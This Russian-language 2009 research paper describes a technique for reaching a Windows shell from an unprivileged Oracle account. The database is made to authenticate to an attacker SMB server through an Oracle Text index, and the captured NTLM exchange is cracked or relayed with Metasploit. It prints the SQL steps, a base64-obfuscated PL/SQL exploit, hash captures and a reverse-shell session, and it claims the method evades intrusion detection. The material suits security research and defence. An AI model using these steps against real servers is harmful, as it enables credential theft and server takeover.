

8 апреля 2009

Проникновение в ОС через приложения

Получение доступа к ОС,
используя непривилегированную
учетную запись в СУБД Oracle

Digital Security Research Group (DSecRG)

Александр Поляков

research@dsec.ru
www.dsecrg.ru

Содержание

Вступление.....	3
Немного о Pass The Hash	4
Подключение к удаленному SMB-серверу.....	4
Техническая реализация	5
Автоматизация атаки. Модуль ora_ntlm_stealer для Metasploit.....	6
Перехват HTTP NTLM.....	9
Невидимость для систем обнаружения и других защитных механизмов	10
Заключение	11
Источники	12

Вступление

Однажды в ходе аудита очередной корпоративной сети я получил непривилегированную учетную запись в СУБД Oracle и мне был необходим доступ к командной строке сервера, на которой установлена эта СУБД. Ситуация стандартная – запускаем любой эксплоит, повышающий привилегии, а дальше, получив права DBA, можем получить доступ к ОС множеством различных способов таких как EXTProc, Java, Ext Job и прочие [1].

Но тут я задумался, а что если в СУБД, будут установлены последние критические обновления, да еще и будет установлена специализированная система обнаружения и предотвращения вторжений, реагирующую на неизвестные уязвимости. В таком случае повысить привилегии при помощи очередной SQL-инъекции и получить доступ к командной строке ОС так просто не получится. Безусловно, есть и другие способы повышения привилегий: поискать пароли в базе данных, подсоединиться к tnslistener изнутри, переписать лог-файл командами и поместить его в автозагрузку или, наконец, изучить набор привилегий, данных пользователю; возможно, там есть что-нибудь вроде 'SELECT ANY DICTIONARY'. В общем, способы есть, но слишком уж у них много разных "если", а ведь должно же быть что-нибудь простое и универсальное.

Итак, перед нами задача – получить командную строку на сервере, имея минимальные права в СУБД Oracle, установленной на этом сервере и не пользуясь известными уязвимостями повышающим привилегии.

Немного о Pass The Hash

Это общеизвестный факт, что ОС Windows позволяет аутентифицироваться с использованием протокола NTLM, используя только хэш пароля. И, скорее всего, вы пользовались утилитами вроде *msvctf*, *pass the hash toolkit*, *PtH-pwner* и прочими излюбленными аудиторами утилитами, позволяющими получив один единственный (если повезет) LM/NTLM-хэш учетной записи, в считанные секунды получить доступ ко всему домену [2]. Это все, конечно, замечательно, но только как получить этот заветный хэш – вот в чем вопрос.

Для того чтобы получить хэш учетной записи, от которой запущена СУБД, есть два пути. Первый – получить административный доступ к ОС и вытащить хэш из локального хранилища LSA. Этот путь мы сразу отбрасываем, так как административный доступ в ОС это и есть наша цель. Второй – это заставить СУБД Oracle инициировать NTLM challenge-response аутентификацию на подконтрольный нами SMB-сервер, тем самым получить хэш пользователя, от имени которого запущена СУБД.

Подключение к удаленному SMB-серверу

Для того чтобы организовать эту идею технически, необходимо найти способ, как через СУБД осуществлять доступ к сетевым файлам. Способов таких много (см. таблицу), но, к сожалению, практически все они требуют высоких привилегий, имея которые, мы и так можем получить командную строку на сервере.

Название метода	Требуемые привилегии
ExtProc	CREATE ANY LABRARY
Java	JAVAADMIN
JOB Scheduler	CREATE EXTERNAL JOB
Change PLSQL compiler	ALTER SYSEM
UTL_FILE	CREATE ANY DIRECTORY
DBMS_JOB	CREATE ANY DIRECTORY
DBMS_ADVISOR	CREATE ANY DIRECTORY

Остается только один вариант – чтение файлов через *ctxsys.context* индексы (Oracle TEXT). Данный способ был представлен Александром Корнбрустом (Alexander Kornbrust) в своем блоге [3] в качестве одного из способов чтения локальных файлов. В описании

было заявлено, что для реализации этого метода пользователю требуется роль *CTXAPP*, что уже интереснее.

Как оказалось в ходе моих исследований, данная роль не обязательна для создания индекса и чтения файлов. Об этом написано в руководстве разработчика “Oracle Text Application Developer's Guide 10g Release 2”. [4]

Any user can create an Oracle Text index and issue a Text query. The CTXAPP role enables users to create preferences and use the PL/SQL packages.

Кроме того, данный факт был подтвержден на практике в результате проверки на СУБД Oracle 10g R2. Это уже неплохо, так как получается, что, имея права обычного пользователя в СУБД, мы можем читать любые файлы, но хочется большего.

В ходе исследований оказалось, что, используя данный метод, можно получить доступ не только к локальным, но и к сетевым файлам, а, следовательно, таким образом мы сможем инициировать NTLM challenge-response аутентификацию.

Как итог, мы получаем возможность перехвата NTLM challenge-response аутентификации (а также возможно и получения удаленного доступа к командной строке), имея учетную запись в СУБД Oracle, обладающую только стандартными ролями *CONNECT* и *RESOURCE*, которые присутствуют практически у любого пользователя.

Техническая реализация

Для того чтобы получить доступ к сетевому файлу, сперва необходимо создать вспомогательную таблицу.

```
SQL> CREATE TABLE files (id NUMBER PRIMARY KEY, path VARCHAR(255) UNIQUE,  
ot_format VARCHAR(6));
```

После чего, помещаем в таблицу путь к сетевой папке, где у нас установлен SMB сервер.

```
INSERT INTO files VALUES (1, '\\172.16.1.3\SHARE', NULL);
```

И, наконец, создаем индекс типа *ctxsys.context* на столбец, в котором записан путь к файлу.

```
CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context  
PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
```


При создании индекса СУБД инициализирует сетевое соединение по адресу \\172.16.1.3\SHARE и попытается аутентифицироваться от имени пользователя, с правами которого запущена СУБД.

Если предварительно установить поддельный SMB-сервер по адресу 172.16.1.3, то мы получим HALFLM-хэш пароля. [5] А если учитывать, что challenge мы указываем самостоятельно, то расшифровать пароль не составит труда, в этом нам могут помочь Rainbow-таблицы. После расшифровки пароля мы получим доступ на сервере, чего и добивались.

Но это еще не все. Расшифровать пароль возможно не всегда, но это и не обязательно. Если воспользоваться утилитой SMB-relay встроенной в Metasploit, то мы сможем инициализировать обратное подключение к серверу, используя перехваченную аутентификацию, и тем самым, получить командную строку на сервере, даже не расшифровывая пароль.


Автоматизация атаки. Модуль *ora_ntlm_stealer* для Metasploit

Для удобства проведения атаки был создан модуль *ora_ntlm_stealer* [6] для Metasploit, который осуществляет данную атаку. Для ее реализации необходимо вначале запустить модуль *smb_relay* из набора Metasploit. [7]



Модуль *smb_relay* из набора Metasploit

После чего запускаем модуль *ora_ntlm_stealer* и прописываем ему в качестве параметра IP-адрес SMB-сервера, где мы запустили *smb_relay*. После чего запускаем модуль и получаем на выходе исходный код процедуры, которую надо запустить в СУБД.



```
root@au01: ~/framework-trunk
msf auxiliary(ora_ntlm_stealer) > use admin/oracle/ora_ntlm_stealer
msf auxiliary(ora_ntlm_stealer) > info

      Name: Owing Windows server using Oracle database unprivileged user
      Version: $Revision:$

Provided by:
  Sh2kerr <research[ad]dsecrg.com>

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  FILENAME      msf.sql          no        The file name.
  IP            172.16.1.3      no        The SQL to execute.
  OUTPUTPATH    ./data/exploits/ no        The location of the file.

Description:
  This module will help you to get Administrator access to OS using unprivileged Oracle database user (you need only CONNECT and RESOURCE privileges) To do this you must firstly run smb_sniffer of smb_relay module on your sever. Then you must connect to Oracle database and run this module Ora_NTLM_stealer.rb which will connect to your SMB sever with credentials of Oracle RDBMS. So if smb_relay is working you will get Administrators access to server which runs Oracle of not than you can decrypt HALFLM hash.

References:
  http://dsecrg.com

msf auxiliary(ora_ntlm_stealer) > run
[*] Creating 'msf.sql' file ...
[*] File 'msf.sql' is located in './data/exploits/' ...
[*] Auxiliary module execution completed
msf auxiliary(ora_ntlm_stealer) >
```

Процесс работы модуля ora_ntlm_stealer

После того, как код сгенерирован, мы подключаемся к СУБД при помощи любой из доступных нам учетных записей, например, *SCOTT* или *DBSNMP*, проверяем, что у нас нет никаких привилегий кроме как *CONNECT* и *RESOURCE* и запускаем эксплоит.

```

C:\WINDOWS\system32\cmd.exe - sqlplus scott/tiger@172.16.0.113/orcl
C:\Documents and Settings\Alexandr.Polyakov>sqlplus scott/tiger@172.16.0.113/orcl
SQL*Plus: Release 10.2.0.1.0 - Production on Tue Apr 7 19:09:25 2009
Copyright (c) 1982, 2005, Oracle. All rights reserved.

Connected to:
Oracle Database 10g Enterprise Edition Release 10.1.0.2.0 - Production
With the Partitioning, OLAP and Data Mining options

SQL> select * from user_role_privs;

USERNAME                                GRANTED_ROLE                            ADM DEF OS_
-----                                -
SCOTT                                    CONNECT                                  NO YES NO
SCOTT                                    RESOURCE                                 NO YES NO

SQL> select * from user_sys_privs;

no rows selected

SQL> DECLARE
2          QJFEAMQWO VARCHAR2(32767);
3          SIDSF VARCHAR2(32767);
4          HN VARCHAR2(32767);
5          BEGIN
6          QJFEAMQWO := utl_raw.cast_to_varchar2(utl_encode.base64_
decode(utl_raw.cast_to_raw('Q1JFQURFI FRBQkxPIFFKWFROS1BH1ChpZCB0VU1CRU1gUjJFUFS
MSBLRUkscGF0aCBWQUJDSEFSKDI1NSkgUU5JUUVFLG90X2ZvcmlhdCBWQUJDSEFSKDYpKQ=='>>));
7          EXECUTE IMMEDIATE QJFEAMQWO;
8          SIDSF := utl_raw.cast_to_varchar2(utl_encode.base64_deco
de(utl_raw.cast_to_raw('SU5TRUJUIE10UE8gUUpYVE5KUEcgUkFMUUUTI1CgxLCAhXFWxNzIuMTYu
MS4zXFNIQUJFJywgTlUMTCK='>>));
9          EXECUTE IMMEDIATE SIDSF;
10         HN := utl_raw.cast_to_varchar2(utl_encode.base64_decode(
utl_raw.cast_to_raw('Q1JFQURFIE10REVUY1EpZRCBPTiBRSlhUTkpQRyhwYXRoKSBJTktRFWFRZUEU
gSUMgY3R4c3lzLmNubnRleHQgUEFSQU1FUeUSUyAoJ2RhdGFzdG9yZSBjdHhzeXMuZmlsZU9kYXRhc3R
vcml0gZm9ybWF0IGNvbHUtbiBvdF9mb3JtYXQnKQ=='>>));
11         EXECUTE IMMEDIATE HN;
12         END;
13 /


PL/SQL procedure successfully completed.

SQL>

```

Подключение к СУБД и запуск эксплоита

После того, как эксплоит сработает, мы сможем увидеть в консоли модуля *smb_relay*, как некто с IP-адресом 172.16.0.113 пытался подключиться к SMB-серверу. Соединение было запущено от имени пользователя Administrator, под которым функционирует СУБД.



```
root@au01: ~/framework-trunk
[*] Sending Access Denied to 172.16.0.113:4748 \
[*] Received 172.16.0.113:4748 ORACLETST\Administrator LMHASH:b6f6734bb65bcab90
65a9b6d2937eb66233c1eeb6c9735c1 NTHASH:b6f6734bb65bcab90b6a9b6d2937e7f6233c1eea8
c9735c1 OS:Windows Server 2003 3790 Service Pack 1 LM:
[*] Authenticating to 172.16.0.113 as ORACLETST\Administrator...
[*] AUTHENTICATED as ORACLETST\Administrator...
[*] Connecting to the ADMIN$ share...
[*] Regenerating the payload...
[*] Uploading payload...
[*] Created \AYeUH1CU.exe...
[*] Connecting to the Service Control Manager...
[*] Obtaining a service manager handle...
[*] Creating a new service...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Command shell session 1 opened (172.16.1.3:4444 -> 172.16.0.113:4749)
[*] Deleting \AYeUH1CU.exe...
[*] Sending Access Denied to 172.16.0.113:4748 ORACLETST\Administrator
```

Результат атаки – получен доступ к командной строке

Таким образом, мы, во-первых, получили хеш учетной записи *Administrator*, которая имеет административные права в системе, а во-вторых, получили командную строку на сервере, где установлена СУБД Oracle.

Перехват HTTP NTLM

Есть еще один способ получения доступа к ОС – перехват NTLM HTTP аутентификации. [8] Правда в этом случае нам придется потрудиться над расшифровкой хэшей паролей, так как в том виде, в каком они нам будут представлены при перехвате NTLM HTTP аутентификации, их нельзя будет использовать для обычной NTLM аутентификации и получения удаленного доступа. Этот способ реализуется утилитой *squirtle* [9], которая запускает подконтрольный веб-сервер и заставляет каждого подключившегося клиента инициализировать HTTP NTLM аутентификацию с известным заранее случайным значением “nonce”, что позволяет расшифровать в итоге пароль клиента, используя заранее рассчитанные Rainbow-таблицы. Для того чтобы реализовать данную атаку можно подключиться к веб-серверу из консоли СУБД Oracle, используя такие пакеты как *utl_http* или *HTTPUriType*.

Невидимость для систем обнаружения и других защитных механизмов

Еще одним плюсом этого метода является то, что он не обнаруживается системами обнаружения вторжений, так как использует мало распространенный способ получения доступа к ОС. Написанный модуль для Metasploit дает еще дополнительную защиту от обнаружения, так как использует методы маскировки вредоносного кода.

Данный метод получения доступа к ОС был опробован на популярной системе защиты для СУБД Oracle – Sentrigo Hedgehog и дал положительный результат [10]. Никаких записей о возможных попытках атаки обнаружено не было, тем не менее, удаленный доступ к командной строке сервера был получен.

Заключение

В этом документе был представлен один из способов получения доступа к ОС через СУБД Oracle. Его несомненными плюсами является необходимость наличия только лишь непривилегированной учетной записи в СУБД Oracle (как правило, согласно различным статистическим исследованиям, порядка 95% СУБД имеют предустановленные учетные записи со стандартными паролями или учетные записи со словарными паролями), а также невидимость (на момент публикации) для популярных систем обнаружения вторжений.

Источники

1. Различные способы получения доступа к ОС через СУБД. (Александр Поляков)

<http://dsecrg.com/pages/expl/show.php?id=23>

<http://dsecrg.com/pages/expl/show.php?id=24>

<http://dsecrg.com/pages/expl/show.php?id=25>

2. NTLM не умер, он просто так пахнет. (Антон Карпов)

<http://www.securitylab.ru/analytics/362448.php>

3. Блог Александра Корнбруста

<http://blog.red-database-security.com/2009/02/07/what-is-more-dangerous-alter-session-or-os-access/>

4. Руководство разработчика "Oracle Text Application Developer's Guide 10g Release 2"

<http://youngcow.net/doc/oracle10g/text.102/b14217/admin.htm>

5. Описание перехвата NTLM аутентификации с использованием Metasploit

<http://carnal0wnage.blogspot.com/2009/04/using-metasploit-smb-sniffer-module.html>

6. Модуль *ora_ntlm_stealer* для Metasploit

<http://trac.metasploit.com/changeset/6464>

7. Сайт проекта Metasploit

<http://metasploit.com/>

8. NTLM аутентификация для HTTP

<http://www.innovation.ch/personal/ronald/ntlm.html>

9. Утилита *squirtle*

<http://code.google.com/p/squirtle/>

10. Сайт продукта Sentrigo Hedgehog

<http://www.sentrigo.com/>